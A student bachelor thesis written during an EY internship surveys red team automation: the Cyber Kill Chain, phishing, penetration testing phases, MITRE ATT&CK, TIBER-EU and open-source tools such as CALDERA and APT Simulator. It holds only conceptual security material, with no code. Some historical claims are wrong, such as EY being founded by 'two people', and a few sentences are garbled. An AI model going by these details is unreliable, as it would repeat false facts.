



Bachelor in Applied Information Technology



Red Team Automation

Lukas Dobihal

Promoters:

Mr. Matthias Stala
Mr. Joeri Gerrits

Ernst & Young Advisory Services
PXL University of Applied
Sciences and Arts



Bachelor paper Academic year 2018-2019



Bachelor in Applied Information Technology



Red Team Automation

Lukas Dobihal

Promoters:

Mr. Matthias Stala

Ernst & Young Advisory Services

Mr. Joeri Gerrits

PXL University of Applied
Sciences and Arts



Bachelor paper Academic year 2018-2019

Acknowledgements

The foundation for this research on Red Team Automation stemmed from my intention to obtain a deeper understanding in the current landscape and trends in this respective domain. During my internship at EY, more specifically within the FSO risk department, I was provided with the unique opportunity to conduct this research. It proved to be very enriching experience, as I was able to work in a highly professional environment with access to all relevant technologies and tools.

Therefore, I would like to take the opportunity to thank several people who supported me throughout the internship.

Firstly, I would like to thank EY, my business promoter Matthias Stala, and all other colleagues from EY I worked with. Their insights, expertise and constructive feedback have ensured I learned a lot in a relatively short period of time.

Secondly, thank you to Joeri Gerrits, my school promoter. During my internship, Joeri was always available to answer any questions I might have had.

Finally, I would like to thank the lecturers from PXL University of Applied Sciences and Arts, who provided the necessary support throughout the education.

Abstract

A Red Team is a team of cyber security specialists used by companies or organizations to carry out a security risk analysis. All of this should fit within these organizations' IT and network infrastructure.

We note today that a large part of these inspections is often carried out manually. It takes too much time to manually execute and analyze these tests.

The purpose of my assignment is to conduct research on existing "Red Team Automation" software packages. These packages make it possible to automate at least part of the testing and analysis. In addition to the theoretical comparison, a number of packages are also tested analytically in a closed environment.

The use of Red Team Automation software should result in significant time savings, as well as an increase in consistency through the inherently standardized performance of such tests.

Finally, the conclusions are supported by the results of the empirical tests, the mutual comparison and the advantages and disadvantages of the respective Red Team Automation packages.

Table of contents

Acknowledgements	ii
Abstract.....	iii
Table of contents	iv
List of figures.....	vi
List of tables.....	vii
List of abbreviations.....	viii
Introduction	1
I. Traineeship report.....	2
1 About the company	2
1.1 Partners	2
1.2 Organization chart of FSO Cyber Security	3
1.3 Motivation	4
2 Internship assignment	4
2.1 Objectives	4
2.2 Tools and applications	4
2.3 Theoretical concepts	5
2.4 Open source tools:.....	14
2.4.1 CALDERA.....	14
2.4.2 APT Simulator:	14
2.4.3 Endgame Red Team Automation:	14
2.4.4 Infection Monkey:	14
2.4.5 Atomic Red Team:	14
2.4.6 Uber’s Metta Project:	15
2.4.7 MATE	15
2.5 Comparing tactical open source tools.....	15
II. Research topic	16
1 Research question	16
2 Research method: Red Team Automation tools	17

2.1	Infection Monkey introduction	18
2.1.1	Monkey Island installation on Windows 10 and Windows Server 2016:.....	19
2.1.2	Monkey Island installation on Debian	19
2.1.3	Monkey Island installation on Ubuntu with Docker environment.....	19
2.1.4	User Interface	21
2.1.5	Basic Test	22
2.2	Caldera introduction.....	34
2.2.1	Caldera Server Installation on Windows 10	34
2.2.2	Caldera Server Installation on Ubuntu with Docker environment.....	36
2.2.3	Caldera.....	36
2.2.4	User Interface	38
2.3	Atomic Red Team introduction:	42
2.3.1	Installation on Windows with PowerShell.....	42
2.3.2	Result with Windows PowerShell.....	43
2.3.3	Installation on Windows with Webpage execution	44
2.3.4	Testing	44
2.3.5	Test results	45
2.3.6	Conclusion	45
2.4	MATE introduction	46
2.4.1	Installation on Windows.....	46
2.4.2	Test	48
2.4.3	Conclusion	48
3	Aspects of the research	49
3.1	Comparing Red Team Automation tools	49
4	Conclusion	50
5	Reflection.....	51
6	Limitations	52
7	Further Work	53
8	Bibliographical references	54
9	Appendices	55

List of figures

Figure 1 Cyber Kill Chain seven steps [6].....	6
Figure 2 Five phases penetration testing.....	7
Figure 3 MITRE ATT&CK Matrix [8].....	10
Figure 4 Use ATT&CK for Adversary Emulation and Red Teaming [8].....	10
Figure 5 TIBER-EU process	11
Figure 6 TIBER-EU preparation phase	12
Figure 7 TIBER-EU testing phase.....	12
Figure 8 TIBER-EU closure phase	13
Figure 9 Red Team Automation infrastructure Network Plan	17
Figure 10 Monkey Infection User Interface - Home.....	21
Figure 11 Infection Monkey User Interface - Run Monkey.....	21
Figure 12 Caldera Server Virtualization setting in VMware vSphere.....	34
Figure 13 Caldera Server on Windows with VMware vSphere environment, Docker Desktop issue.....	35
Figure 14 Caldera Server on Windows with VMware vSphere environment, Hyper-V issue....	35
Figure 15 Caldera Client Certificate.....	37
Figure 16 Caldera User Interface - Home.....	38
Figure 17 Caldera User Interface - Connected Agents	38
Figure 18 Caldera User Interface - Create New Network.....	38
Figure 19 Caldera User Interface - Create New Adversary	38
Figure 20 Caldera User Interface - Adversary Overview	39
Figure 21 Caldera User Interface - Create New Operation	39
Figure 22 Caldera User Interface - Operation Overview	39
Figure 23 MATE - installation execution policy.....	46
Figure 24 MATE - Home	46
Figure 25 MATE - Usage step 1.....	47
Figure 26 MATE - Loaded step 2.....	47
Figure 27 MATE - Invoke technique step 3	47
Figure 28 MATE - Test results	48

List of tables

Table 1 Comparing Tactical Open Source Tools [18] 15
Table 2 Infection Monkey - Exploiter table 18
Table 3 Comparing Red Team Automation Tools 49

List of abbreviations

APT	Advanced Persistent Threat
ATT&CK	Adversarial Tactics, Techniques, and Common Knowledge
BT	Blue Team
C&C	Command and Control
CAR	Cyber Analytics Repository
CFs	Critical Functions
CKC	Cyber Kill Chain
EQL	Event Query Language
EY	Ernst & Young
FSO	Financial Services Organization
GTL	Generic Threat Landscape
ITRA	Information Technology Risk and Assurance
NDA	Non-disclosure
RACI	Responsibility Assignment Matrix
RT	Red Team
TAS	Transaction Advisory Services
TCT	TIBER Cyber Team
TI	Threat Intelligence
TTIR	Target Threat Intelligence Report
UAC	User Account Control
WEM	Western Europe Magreb
WT	White Team

Introduction

The internship at EY is in accordance with the requirements stated by the PXL University of Applied Sciences and Arts.

In this thesis, research has been conducted on the concept of Red Team Automation. Main goals were to investigate potential theoretical drivers as well as study the tools available in the market today. In order to achieve this, a number of open source tools were selected and analyzed. Following thorough theoretical analysis and empirical testing of these tools in a closed environment, a consolidated overview will be provided with the most interesting findings.

In what follows, before moving on to the assignment itself, I will first briefly elaborate on EY itself, the partners of EY, the organizational chart of FSO Cyber Security and why I was driven to work for and with EY on this interesting topic.

The majority of this study will of course focus on the assignment itself. Objectives, work methodologies, frameworks and tools used will be discussed. Next, based on the findings during both the analysis and testing phase, the outcome is presented

This study will be concluded with a brief look at the limitations encountered during the research. Holding both the results and limitations in mind, I will recommend on next steps to further strengthen and complement this research.

I. Traineeship report

1 About the company

Ernst & Young was founded in 1989. This was done by two people named "Ernst & Whinney" and "Arthur Young". The abbreviation, and often used name in daily operations, is EY.

EY operates as a network of member firms in individual countries that are separate legal entities. It employs 270,000 people in more than 700 offices around 150 countries worldwide.

EY is divided in two parts WEM and FSO. Both parts offer four major services: Assurance, Tax & Legal, TAS and Advisory. Within Advisory there is the IT Risk and Assurance department, in which I was given the opportunity to do my internship.

1.1 Partners

EY has numerous partnerships with global companies, though in this overview, only 4 out of 39 partnerships are described.

1.1.1 IBM

Technology is transforming industries and is fundamentally revolutionizing how businesses operate, compete, and supply their customers with products and services. Organizations need to learn how to navigate this technology revolution in this rapidly changing environment and make the best investments to drive business advantage.

EY and IBM, through technology-enabled transformation, help organizations reinvent their operations. Together we help customers understand how best to use cloud and cognitive technology to shape their business for the future and address a variety of complex business challenges through technology-enabled innovation.

Our deep understanding of business combined with market-leading cloud, asset management, and cognitive technologies gives us an informed, strategic perspective on where and how technology-enabled innovation can transform customer operations to increase efficiency, keep pace with customer needs, control risk, and remain competitive in the midst of disruption to the industry.

An estimated 80% of our customers are also IBM software customers. While we remain independent and vendor-agnostic in our go - to-market approach, our partnership approach helps to articulate that we have strong, proven viewpoints on IBM software and positions EY in favor of delivering IBM powered digital business solutions to our customers.

1.1.2 Microsoft

The EY and Microsoft combine EY's in-depth insights into disruptive business trends, new business models and changing processes with the scalable, enterprise cloud platform and digital technology from Microsoft. Together, we can help speed up the digital strategy and make it a reality in a digital world to thrive.

1.1.3 SAP

EY and SAP work to help organizations leverage industry-leading technologies to improve operational performance by building on SAP's S/4HANA digital core and cloud services. This collaboration helps drive our clients' digital transformation across areas such as finance, human resources, supply chain and procurement.

1.1.4 Symantec

Symantec is the world leader in cyber security of the next generation. Worldwide organizations are looking for strategic, integrated solutions for Symantec to defend against sophisticated attacks across endpoints, cloud and infrastructure. Symantec protects the cloud generation through an Integrated Cyber Defense Platform, the industry's most comprehensive portfolio to secure on-site and cloud environments. Their infrastructure supports 15,000 businesses to take full advantage of cloud computing without compromising the security of the people, data, applications, and infrastructure driving their business. Their advanced technology portfolio is driven by the largest civilian in the world.

EY gains advanced technical capabilities from Symantec through our alliance to help our customers manage cyber risk more effectively while protecting, optimizing and expanding their businesses. The alliance combines the global scale of EY, a wide range of cybersecurity services, and a deep understanding of cybersecurity challenges across multiple industries with Symantec's market-leading cyber security technology and understanding the threat landscape of the world. EY and Symantec will work together to provide customers with integrated business-related solutions, rather than multi-provider-managed disparate systems.

1.2 Organization chart of FSO Cyber Security

During my internship at EY, I had the opportunity to work with numerous people within the team. They differed in both background and position, which ensured a dynamic environment. The organizational chart of the team can found consulted in Appendix A, and should provide a clear overview of the structure of the team.

Appendix A: Organization chart of FSO Cyber Security

1.3 Motivation

During a job event in Hasselt, I had the opportunity to meet with people from EY. I was very intrigued in what EY could offer as an internship and as such, I decided to pursue this potential engagement. Following a few job interviews and online tests, I was selected to effectively commence my internship at EY. Despite the fact that PXL provided me with a list of companies to apply for, I felt a great fit with EY and was therefore very motivated to take up this challenge.

2 Internship assignment

The internship took place at the EY Belgium Headquarters in Diegem, close to Brussels. To enter the premises, one must strictly follow the security protocols at all time.

EY is a dynamic, globally known company, part of the Big 4. It offers a wide range of consulting services and career opportunities. I selected the 'Red Team Automation' project out of the 19 other internship assignments. I felt this was a unique opportunity to further strengthen my knowledge and expertise in the field of cybersecurity.

2.1 Objectives

Numerous open source tools and commercial products offer the possibility to automate red team activities. EY gives the intern the opportunity to conduct research on finding which open source tools are available in the market today. My goal was to execute research on the red team automation tools with a specific focus on the open source tools. Next, an evaluation was made on whether these tools are as effective when comparing them to their commercial counterparts.

Not only the pure effectiveness was evaluated, I also looked at some of the tool specific benefits. Furthermore, research time was allocated on the analysis of characteristics, amongst which the ease of deployment of the respective tool, user friendliness and the usage of advanced techniques. Lastly, the concept of a clean-up function was considered as well.

The evaluation was supported by empirical testing of a small sample of open source tools, which occurred in a closed environment. As such, the results of these tests have been documented.

Based on the above, the consolidated conclusion will provide guidance in selecting the most interesting tool, of course depending on the requirements stated in a given context.

2.2 Tools and applications

During the internship at EY, I obviously had to work with different tools and applications. Therefore, EY provided me with an account to both SharePoint and Citrix ASC Cloud.

vSphere Client and VMware ESXi were tools to doing my internship about the subject.

2.2.1 SharePoint

SharePoint is a platform from Microsoft which allows online collaboration within a company through a web platform where knowledge, documentation and other content can be shared. An important concept of SharePoint is notion of libraries. Documents can be stored in these libraries and made available to other employees within the organization. Next to document, also certain forums, surveys, tasks and calendars can be created and maintained.

2.2.2 Citrix ASC Cloud

The ASC Cloud is a Citrix environment which allows the utilization of applications in the Cloud. It separates the EY network from the VMware vSphere network. In order to gain access to the environment, an EY manager must provide you the link to create an account. Upon creation of the account, it must be associated with a LastPass Authenticator. The authenticator program will generate a new token code, which allows you to log onto the system, every 10 seconds. The EY manager grants your account minimal permissions on the Cloud, based on the least privileged access management theory.

2.2.3 vSphere Client

vSphere Client is a tool to connect on the VMware ESXi environment. Virtual machines can be created, deleted, monitored and modified with the vSphere Client.

2.2.4 VMware ESXi

VMware ESXi is a hypervisor that can be run on bare-metal servers. This means that this hypervisor can be directly on the hardware without the need for an underlying OS. ESX integrates its own kernel and uses this kernel. This custom kernel starts working when the Linux kernel starts the rest of the hardware.

2.3 Theoretical concepts

Understanding the concept of red team automation from a layman could prove to be a rather challenging task. In what follows, I will therefore elaborate on the fundamental concepts which should then allow the reader to understand this thesis in a coherent, consistent way.

2.3.1 Cyber Kill Chain

The Cyber Kill Chain are seven steps to compromise the target. Today, most hackers follow this sequence of actions. The first step is reconnaissance, which means the hacker will use passive and active information gathering. In other words, finding gaps in the system of the target. During the second step, the hacker develops a virus for the identified gap. The third step is to deliver the virus to the target. In addition, this means finding a way to reach the target. The fourth step is exploitation, where the target opens the virus on the system. Fifth step consists of the virus actually being installed on the system. Next step in the sequence would be the so-

called command and control, where the hacker obtains full control of the system. During the final step, the hackers has control of the system and can execute the desired actions at will.




Figure 1 Cyber Kill Chain seven steps [1]

2.3.2 Phishing

In the previous chapter I briefly discussed the Cyber Kill Chain. One of the key steps there was the actual delivery of the malware to the target. One of the more well-known ways of doing so is called phishing. Phishing is considered the number one way of transporting viruses to the target.

There are many different types of Phishing, under which for example Spear Phishing, where we see a tailored phishing approach, specifically adjusted to the characteristics of target or company. Next to Spear Phishing, I would also like to mention Whale Phishing. Here for example the CEO, some wealthy individual or someone which has a lot of power in a respective field, is targeted. Because of the status or power they possess, they are considered big fishes, 'whales'. We also note the concept of Clone Phishing, where an original email is copied in a phishing one. These fake e-mails often contain links to or with malicious content. As these similar looking e-mails are then sent to the addressee, hackers try to fool the target.

2.3.3 Command and Control



In the previous chapter I briefly discussed the Cyber Kill Chain. One of the key steps there was the use of command and control.

One device is compromised to a Command and control and this device exercises control over other devices. A hacker can connect to the C&C and execute commands to all the computers that are connected to the C&C.

2.3.4 Penetration testing




Figure 2 Five phases penetration testing

Another technique for compromising the target is the penetration testing scheme. In the next paragraphs, every phase of the technique will be described.

The first step is reconnaissance, which as main goal has the gathering of basic data on the target. The data is collected to allow for optimal preparation of the actual attack. It can be executed both actively or passively. By actively, we mean touching the devices of the target. By passively we perform a web search to find all information that could be relevant to properly prepare an efficient attack.

The phase of scanning requires the utilization of technical tools to obtain a better and deeper understanding of the target. A great example would be the use of a vulnerability scanner

Gaining access – This aspect requires taking control of one or more network devices. Maintaining access requires taking the necessary steps to establish a persistent presence within the target environment.

The final phase, covering tracks, simply means that the attacker must take the necessary measures to ensure he or she can't be detected.

2.3.5 Three teams that strenghted cybersecurity



These days, an incredible amount of cyber-attacks is executed. For this reason, three teams were designed to prevent cyber-attacks. More specifically, we talk about the concepts of red team, purple team and blue team.

Firstly, a brief historical look at the origination of the red team term. It surfaced for the first time in the army a long time ago. Back then, it was a separate team which performed special operations in the army. In order to be selected for this team, one had to pass a tough and meticulous selection procedure. This resulted in a solid, high quality execution of the operations by well trained and seasoned practice team members.

Following the physical terrorist attacks on September 11 2001, the name red teaming was born. In modern times, we use this name to describe the analysis and testing of the computer infrastructure, with in fact as an end goal, the prevention of cyber-attacks.

These days a red team is a special group of an organization that is engaged in testing and attacking computer systems and networks. Before they are actually allowed do this, they must first sign a contract with the company. This contract states which actions may and can be carried out within the scope of the engagement. The assessment clearly shows the company where the weaknesses within the target systems are and which data a hacker could take. Despite the fact it can be a rather expensive undertaking, hiring a red team can certainly be worthy of the investment. Obtaining a deep understanding of the existing weakness is an invaluable factor should a company wish to further strengthen its cybersecurity.

A blue team is a different team in the organization, which focuses on setting up the actual defense systems to ensure the infrastructure becomes as resilient and safe as possible. It is in fact quite the opposite of a red team, which resides more on the attacking side of the spectrum.

When you mix blue with red you get purple. Holding that logic in mind, a purple team is the combination of both a red team and a blue team. It functions as a singly multidisciplinary team with the sole goal of improving security. In doing so, they focus on both the offensive (red) and defensive (blue) measures to achieve this goal. The benefits of working together is a better understanding for both parties on how techniques work and find synergies between the offensive and defensive perspectives to efficiently solve problems.

2.3.1 Why companies do a Red Team exercise

Companies hire a red team to test systems and network infrastructure. A red team will simulate an infrastructure attack and provide a report with the discovered pitfalls. The company gets an overview of the identified weaknesses and is thus advised on how to install proper IT-security solutions.

For the company's best interest, it is strongly advised to secure the company's confidential data and key software to prevent major attacks leading to data theft, GDPR violation fines or even shutdown of vital software, leading to major financial losses and disastrous trust in the company.

2.3.2 MITRE ATT&CK

MITRE ATT&CK is a globally accessible knowledge base composed of real-world observations of adversary tactics and techniques. The knowledge base of ATT&CK is used as a basis for developing specific threat models and methodologies in the private sector, government, and the product and service community of cybersecurity. MITRE is fulfilling its mission to solve problems for a safer world with the creation of ATT&CK— by bringing communities together to develop cybersecurity more effectively. ATT&CK is open and available for use at no charge for any person or organization.

2.3.3 MITRE ATT&CK Matrix

The MITRE ATT&CK Matrix is an overview of various attack techniques to compromise a system. Filtering between the three operating systems is possible. When the filter is set as the operating system for Windows, the matrix will only show Windows operating system attacks.

The attacker can select a way through the matrix and establish a list to attack and compromise the target.

On the next page, two pictures of the MITRE ATT&CK matrix can be found.

The TIBER-EU test requires four stakeholders: the entity, authorities, external threat intelligence providers and external red team providers. The entity is responsible for the end-to-end test operation and ensures that all risks are contained in a controlled test. The authorities oversee the test and monitor the TIBER-EU framework requirements. The test is handled by external intelligence threat providers and external red team providers.

There is a strong need for cooperation between the different stakeholders. The stakeholders must work closely together to achieve a meaningful outcome. The most qualified personnel performs critical function sensitive tests.

The risks of testing are the following: damaging live systems and the possibility of causing a denial-of-service incident, an unexpected system crash and data loss, modification, or disclosure.

TIBER-EU process




Figure 5 TIBER-EU process

The TIBER-EU process is divided in four phases: Generic threat landscape, Preparation phase, Testing phase and Closure phase.

Overview of the TIBER-EU preparation phase




Figure 6 TIBER-EU preparation phase
Flow chart of the preparation phase.

TIBER-EU testing phase – overview of the red team test




Figure 7 TIBER-EU testing phase
Flow chart of the testing phase.

Overview of the TIBER-EU closure phase




Figure 8 TIBER-EU closure phase
Flow chart of the closure phase.

Why is the framework of the TIBER-EU important?

The TIBER-EU framework arrives two years after hackers stole \$81 million from Bangladesh Bank in 2016, short of their \$1 billion target. The criminals were able to obtain employee credentials to manipulate the Society for Worldwide Interbank Financial Telecommunication (SWIFT) system, which allowed them to send fraudulent wire transfers to a number of other banks.

2.4 Open source tools:

Open source tools can be used free of charge. One can say that in its essence, it's free software. In addition, these tools can be used and even altered by everyone, as long as one shares the modified version again with the public.

Many programmers participate in this concept and try to build a better open source tool.

Following research on red team automation - open source tools, seven of them are described in the next topic.

2.4.1 CALDERA

CALDERA is an automated system of adversary emulation that performs post-compromise adversarial behavior in Windows Enterprise networks. It uses a planning system and a pre-configured adversary model based on the Adversarial Tactics, Techniques & Common Knowledge (ATT&CK) project to generate plans during operation. These features enable CALDERA to operate dynamically across a set of systems using variable behavior, which better depicts how human opponents perform operations than systems that follow prescribed action sequences.

2.4.2 APT Simulator:

APT Simulator is a Windows Batch script that uses a set of tools and output files to make it look like a system has been compromised. APT Simulator is designed to make the application as simple as possible, unlike other adversary simulation tools. You don't need to run a virtual machine set of web server, database, or agents. Simply download the prepared archive, extract and run as administrator the contained Batch file. It takes less than a minute to run APT Simulator.

2.4.3 Endgame Red Team Automation:

